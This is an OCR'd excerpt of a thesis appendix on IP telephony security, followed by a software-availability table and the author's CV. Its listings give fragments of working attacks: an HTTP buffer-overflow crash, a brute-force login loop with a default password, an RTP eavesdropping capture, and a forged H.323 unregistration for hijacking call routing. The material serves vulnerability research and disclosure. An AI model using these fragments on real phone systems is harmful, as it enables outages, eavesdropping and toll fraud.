


Figure E.1: Components of the decomposed low-resource end-system

F Security and Vulnerability Analysis

Our work has targeted the fulfillment of functional as well as non-functional requirements of IP Telephony systems in heterogeneous environments. Security is one such non-functional requirement. We have actively contributed to the enhancement of firewalls for IP Telephony environments. These activities are described in the scope of signaling gateways in Section 4.5. Additionally, we have contributed to the analysis of the current status of IP Telephony system protection and have revealed a number of severe vulnerabilities. The activities in this scope are to some extent orthogonal to the main focus of our thesis. However, they show the necessity of the integration of a better security support within IP Telephony solutions. The usage of cryptographic mechanisms within the signaling protocols is one proposed way to do so. It has a direct implication on our work on signaling gateways because they have to be enhanced to support these cryptographic extensions in the future as well. We present selected parts of our activities in this area in condensed format in this appendix.

F.1 Motivation and Scope

Figure F.1 shows a typical system setup and illustrates some of the threats that result in it.




Figure F.1: IP Telephony vulnerabilities and risks

An IP Telephony scenario typically comprises a number of distributed involved system entities. Those interact on a media transport and signaling plane. This abstraction is independent

of the specific protocol suite that is used. All interactions make use of IP networks as a common infrastructure. Figure F.2 summarizes and categorizes typical threads and their specific reasons under these circumstances.




Figure F.2: Characterization of threats to IP Telephony systems

Our further analysis concentrates on IP Telephony specific problems and does not especially mention the fact that routers or other general infrastructure components are vulnerable as well.

F.2 Vulnerability and Exploit Case Study

In order to evaluate whether an IP Telephony system is protected well, we have to first identify what threats exist and how severe they are. Our discussion starts on the conceptual level. Figure F.3 shows typical terms and relations in the general problem domain. It uses the terminology that is described in [96] and applied in [156].

The shaded boxes in our figure indicate that we especially concentrate on vulnerabilities and reasons for those. A system component shows a vulnerability if it is insufficiently protected against abuse. Once advantage of a vulnerability is taken in an exploit, the security of the system in question is jeopardized. The figure is usable and helpful for both security analysis as well as for enforcement because it includes and marks typical points for preventive or reactive counter-measures[1].

[1] Blocking an attacker from accessing a vulnerable resource is a typical preventive action. Monitoring an installation [166] and isolating its systems if an attack gets diagnosed by an Intrusion Detection System [138] is a typical reactive action.




Figure F.3: Vulnerability and exploit aspects

The modus operandi of a potential attacker and the conditions and constraints that he has to contemplate is not that different from the expert who tries to first explore vulnerabilities in order to then make a system more secure and robust. The awareness of causal and temporal dependencies also helps us determining and deciding what can and should be done in either a re-active or if possible a pro-active manner. In the following sections we intentionally concentrate on discussing specific classes of vulnerabilities. These are shown in Figure F.4.




Figure F.4: Specific investigated exploits

The particular exploits of specific devices are shown to illustrate those. However, these specific exploits are examples only. Even if a specific vulnerability gets fixed or is not cur-

rently present in a specific implementation or product there are many more potential attackable points. A conceptual discussion of vulnerability reasons and longer term activities to counteract these remains valid and is as important as immediate fixes for the uncovered flaws.

F.2.1 Exploiting General IP Telephony System Weaknesses

IP Telephony infrastructure components and end-systems are complex systems. They are often formed of a number of cooperating modules. Obviously most of these parts have call related functions. However, there are others e.g., for system management. These can become an entry for an attacker. Figure F.5 shows our specific exploits in that context.




Figure F.5: Attack exploiting general IP Telephony system vulnerabilities

Listing F.1 shows the mechanism for causing a buffer overflow at a phone's [231] integrated HTTP server. It causes the investigated phone to immediately stop working or reboot. We have reported this mistake to the vendor of the investigated device and once it was known it could be fixed by a firmware upgrade.

```
/*
  uses standard TCP socket communication, sends "malicious" request to port 80 (HTTP)
  of the attacked phone
*/

/* buffer overflow occurs if request exceeds 255 characters */
/* prepare the request string */
memset(request_string, 0x1, 256);
request_string[256] = 0x0;
/* phone reboots after receiving this request */
write (sock, request_string, sizeof (request_string));
```

Listing F.1: Code fragment for causing HTTP server buffer overflow

Listing F.2 shows that the password that protects all the configuration of the phone can easily be probed in an automated brute force attack. Getting to know that password puts all of the phone's functionality in question.

```
#!/bin/sh

# if physical access to the IP phone is possible there is not even  need for
# a brute force attack:
#   instructions taken from the IP telephone manual
#    - restoring the factory settings
#      enter the 6-digit password: 124816
#    - access to the administration menu
#      in the as-supplied condition, the administrators password is 123456

# otherwise try an automated brute force attack on the password
# using the HTTP management access of the phone
# passwords do usually only consist of digits because they are entered
# on the dialpad - the script illustrates the principle - more sophisticated
# methods (such as those for cracking Unix passwords using words from
# dictionaries) for constructing the query_string are possible

target=192.168.1.47
query_string_base=http://$target/login.html?password=
password=0

while [ $password -le 999999 ]
do
        query_string=$query_string_base$password
        wget $query_string

        # check whether you suceeded by inspecting the wget return code
        # and/or the retrieved document

        password=`expr $password + 1`
done
```

Listing F.2: Code fragment for brute-force attack on login via HTTP

Our exploits have results with longer term implications. Firstly they can give us administrative access to the attacked devices. Once such access is obtained[1] there are many more opportunities for further exploits. It can even be used for completely changing device firmware that can often remotely be via the network[2] Consequences are rather severe, because a new firmware placed on the device could offer all the functionality that the original device had, while providing permanent back-doors for later attacks.

[1] IP Telephony end-systems are often placed in publicly accessible places such as offices or even on public floors. The phones that we have examined can be reset to their delivery state within just a few seconds and without any additional tools. The procedure is even described in the system handbook. In the delivery state they use a well-known password that is published there as well. That means that once an attacker gets physical access to a phone there is not even a further need for more sophisticated attacks.

[2] Developing and deploying phone firmware with "Trojan horse" functionality still means a very high effort for the attacker. This obstacle may become much lower with the public availability of low development APIs for for of-the-shelf phones. We discuss examples for phones of that type in Section 7.1.1.

F.2.2 Exploiting Unprotected Data Streams

Figure F.6 visualizes that both media as well as signaling streams can easily be eavesdropped. Such attacks do not impose a considerable challenge for a skilled attacker. It is necessary for him to identify the IP packets that belong to the signaling or audio connection(s) that he is interested in.




Figure F.6: Eavesdropping on unprotected data streams

Since communication ports are typically negotiated in a dynamic manner, this is not a totally straight-forward task. However, with the public availability of IP Telephony protocol stacks and an in-detail description of protocol mechanisms it becomes simple for non-expert attackers too.

Listing F.3 shows the mechanism for capturing RTP packets that typically carry unencrypted audio content. That way the privacy of the spoken word gets corrupted.

```
/* uses libpcap for packet capturing */

#define RTP_PAYLOAD_OFFSET 0+14+20+8+12

while (!finished) {
  /* capture packets using the tcpdump mechanisms */
  /* you can use tcpdump filters to select the data you are interested in */

  /* targets RTP media data here but can similarly be adapted for */
  /* eavesdropping signaling data */

  packet=(u_char *) pcap_next(pcap, &pkthdr);

  /* if necessary do a more detailed inspection to mask RTCP traffic */

  /* replay audio data on your own system or write to file */
  write(audio_fd, (unsigned char *)packet+RTP_PAYLOAD_OFFSET, rtp_payload_size);
}
```

Listing F.3: Code fragment for eavesdropping RTP data

In a similar way it is possible to capture and analyze signaling information. It reveals the communication relationships or even specific communication patterns of the attacked users

and is therefore a intrusion into their privacy. In many cases IP Telephony signaling protocols also transmit descriptive attributes for a call, such as a subject. They may be sensitive which makes the described exploits that we have successfully practiced even more severe.

F.2.3 Exploiting Missing Mutual Authentication

Our description of IP Telephony signaling operations has shown that it typically involves a number of interactions that rely on the specific identities of the involved entities. Central components like gatekeepers or registrars can dynamically be found and chosen if there are multiple alternatives. Often there is an automatic back-up system to provide ongoing operation in case of a system failure. End-systems register themselves in both H.323 as well as in SIP scenarios. That way they provide the necessary information for mapping between their IP addresses and higher level addressing mechanisms like E.164 numbers or symbolic URIs.

The described procedures definitely have their benefit, because they allow for simple auto-configuration of even large system setups. IP phones can easily be moved to another place in a network where they dynamically receive a new IP address via e.g., the Dynamic Host Configuration Protocol DHCP. A registration from the new location makes them immediately available again and does not involve any additional human administration.




Figure F.7: Exploiting missing mutual authentication in signaling operations

However, this flexibility, comes at the price of a security risk. Standard practice in recent infrastructure components does hardly ever include any kind of strong end-system authentication. Neither do end-systems typically test whether an infrastructure component that they interact with really is the assumed one. Figure F.7 visualizes how we have exploited this system weakness.

Listing F.4 shows the mechanism for manipulating gatekeeper registrations. That way a call routing modification gets achieved.

```
/*
  uses OpenH323 for PDU generation
  the unregistration part is shown
  an attacker can register then
*/

int
prepare_unregister_pdu (unsigned char *pdu, int *h323_transport_address,
                        int port, char *identity)
{
  int pdu_len = 0;
  H225_RasMessage rasMsg;
  PPER_Stream h225stream;
  PBYTEArray pbarray;

/* start preparing a RAS message */
  rasMsg.SetTag (H225_RasMessage::e_unregistrationRequest);
  H225_UnregistrationRequest & UnRegReq = rasMsg;
  UnRegReq.m_requestSeqNum = 1;

/* fill in the address and port */
  UnRegReq.m_callSignalAddress.SetSize (1);
  (UnRegReq.m_callSignalAddress[0]).SetTag (H225_TransportAddress::e_ipAddress);
  H225_TransportAddress_ipAddress & h225_transportaddress_ipaddress =
    (UnRegReq.m_callSignalAddress[0]);
  h225_transportaddress_ipaddress.m_ip[0] = h323_transport_address[0];
  h225_transportaddress_ipaddress.m_ip[1] = h323_transport_address[1];
  h225_transportaddress_ipaddress.m_ip[2] = h323_transport_address[2];
  h225_transportaddress_ipaddress.m_ip[3] = h323_transport_address[3];
  h225_transportaddress_ipaddress.m_port.SetValue (port);

/* make it a RAS unregistration request that unregisters <identity> */
  UnRegReq.IncludeOptionalField (H225_UnregistrationRequest::e_endpointAlias);
  UnRegReq.m_endpointAlias.SetSize (1);
  (UnRegReq.m_endpointAlias[0]).SetTag (H225_AliasAddress::e_h323_ID);
  (PASN_BMPString &) UnRegReq.m_endpointAlias[0] = identity;


/* encode it using the library PER mechanism */
  h225stream = PPER_Stream (pbarray);
  rasMsg.Encode (h225stream);
  h225stream.CompleteEncoding ();

/* get the raw data from the encoded stream */
  pdu_len = (h225stream.GetSize ());
  for (int i = 0; i < pdu_len; i++)
    {
      pdu[i] = h225stream[i];
    }
  return (pdu_len);
}

/* main uses the function, code to parse parameters removed here */

raw_packet_size = prepare_unregister_pdu (raw_packet,
                h323_transport_address, port, identity)

(sendto (the_socket, raw_packet, raw_packet_size, 0,
               (struct sockaddr *) &target_addr, sizeof (target_addr)
```

Listing F.4: Code fragment for manipulating gatekeeper registrations

In traditional PBX systems, rights are usually associated with system identities. The telephone number of the phone that a caller uses decides whether this person is allowed to originate long distance or international calls. Our exploit corrupts a system's call routing and allows for service fraud as well as for the discrediting of the attacked party. It can even be combined with other malicious operations that just temporarily disturb the proper operation of the original device but put it back in operation afterward. Our example code shows that the severe exploit can be done with a tool that is relatively simple and made of software components from regular IP Telephony programs.

F.2.4 Exploiting Missing System Robustness

It is possible to prevent IP Telephony components from fulfilling their regular tasks by sending them malformed signaling messages or improper sequences of even correct ones. [226] presents the results of systematic injection tests for SIP components. Their results are devastating. Only one of nine examined systems survived the tests without becoming inoperable. These results coincide with our experiences on H.323 equipment that we have regularly been able to crash. The lesson basically is, that a substantial number of devices are vulnerable because they use sophisticated protocols and the implementations for these do not pay specific attention on robustness.

Additionally, there is a great potential for Denial of Service (DoS) attacks. Cyclic registration and de-registration of *terminals* with a gatekeeper or SIP registrar form a regular operation. However, they can cause so much load on a system that it does not fulfill its other regular tasks like call routing any longer. Even causing unacceptable long delays in the signaling message handling harms all subscribers of the IP Telephony infrastructure system. Our experiments have e.g., shown that such attacks make the delay between the answer to the alerting and the point in time when the media connection starts intolerable high.

Such DoS attacks against signaling operations consume only a comparably small bandwidth. That makes the situation especially severe. Additionally, it is difficult to easily protect a gatekeeper by standard means such as a firewall. This is because it needs regular communication relations with "outside" parties for its regular tasks. A gatekeeper that is hidden by a firewall cannot accept regular calls from outside the protected network.

F.3 Analysis of Case Study Results

Our investigation has revealed severe and intolerable design and implementation faults such as in the case of the vulnerable phone's HTTP server or the brute force password attacks. Additionally, we have faced usage or proposed usage in inadequate environments that were not initially targeted[1]. Some of the observed flaws and our experience from our industry

[1] It may be perfectly appropriate to market and sell a phone that is known to be vulnerable for "closed environments" like call centers. It is bad practice to propose the same devices for usage in a university campus.

contacts indicate that there is a degree of ignorance of existing tools and methodology. An expert for communication systems who designs and implements a phone is not necessarily an expert for security as well. Individual faults are serious. However, if vulnerabilities of the same kind can be diagnosed repeatedly this indicates more general problems.

Figure F.8 lists our conclusions from the results of the vulnerability case study. It categorizes reasons for the exploited vulnerabilities. First there are individual faults. Second and more severe, the problems are an implication of general flaws in current IP Telephony design, development and usage practice.




Figure F.8: General reasons for vulnerabilities

Attacking a conventional PBX needs highly specialized equipment and that is usually not available for attackers with an average background. In contrast, within the IP Telephony domain both the base software for the attacking tools as well as alternative system entities that can over-take the role of a attacked and “crippled” entity are freely available.

We started our vulnerability analysis with a solid knowledge of IP Telephony signaling mechanisms. The attacks we planned were not too elaborate or needed substantial preparation. The results are nevertheless astonishing. Basically all the attacks succeeded without major additional effort. Even expenses to plan and prepare sophisticated attacks have to be evaluated considering the fact that these efforts have to be done only once. Once the know-how for an

exploit is publicly available, it can be spread and attacks can be performed repeatedly as well as on many targets.

The implications of the case study result are discussed in Section 4.5.4 in the core part of the thesis. It shows that the situation that is unsatisfying at the time of writing can only be changed with longer term and comprehensive activities.

G Software Sources and Binaries

Access to full program sources for the developed and described software is granted whenever this is not legally restricted due to their integration in industry projects.

Table G.1: Access to developed or enhanced software

component	available as	available from
H.323–SIP gateway with *call transfer* and *call completion* support	binary (Linux x86)	http://www.kom.tu-darmstadt.de/~rac/sw4phd
	source	only available after negotiation with industry project partner
enhancements to *opengk* gatekeeper and *partysip* SIP server for gateway integration	source	on request (because they are a branch to the respective main development trees)
call completion support for *ohphone* H.323 terminal	source	http://www.kom.tu-darmstadt.de/~rac/sw4phd
call completion support for *ua* SIP *user agent*	source	http://www.kom.tu-darmstadt.de/~rac/sw4phd
Tcl/Tk generic front-end for enhanced *terminal* and *user agent*	source	http://www.kom.tu-darmstadt.de/~rac/sw4phd
TuxScreen boot-loader modification for memory upgrade and fully functional Linux installation including enhanced *ohphone* and *linphone* SIP *user agent*	source	http://www.kom.tu-darmstadt.de/~rac/sw4phd
gateway for PDA telephony client and wireless headset, both attached via Bluetooth	source	on request (software is in fully functional but experimental state)
tools for security and vulnerability analysis	source	on request (due to potential exploit of existing IP Telephony installations)

All software in Table G.1 can be used with the Linux operating system and standard off-the-shelf hardware. A GNU Public License (GPL) copyright statement is part of the respective package documentation.

Curriculum Vitae (Lebenslauf)

Name:	Ralf Ackermann
geboren am:	23.09.1967 in Altenburg

Ausbildung

1974–1982	Polytechnische Oberschule, Altenburg
1982–1986	Erweiterte Oberschule, Grimma Abschluß: Abitur
1986–1989	Wehrdienst
1989–1994	Studium Informatik, Technische Universität Chemnitz Abschluß: Diplom-Informatiker
1994–1996	Forschungsstudium, Technische Universität Chemnitz

Berufliche Tätigkeit

1996–1997	Mitarbeiter debis Systemhaus sfi Chemnitz
seit 11/1997	Wissenschaftlicher Mitarbeiter am Fachbereich Elektrotechnik und Informationstechnik der Technischen Universität Darmstadt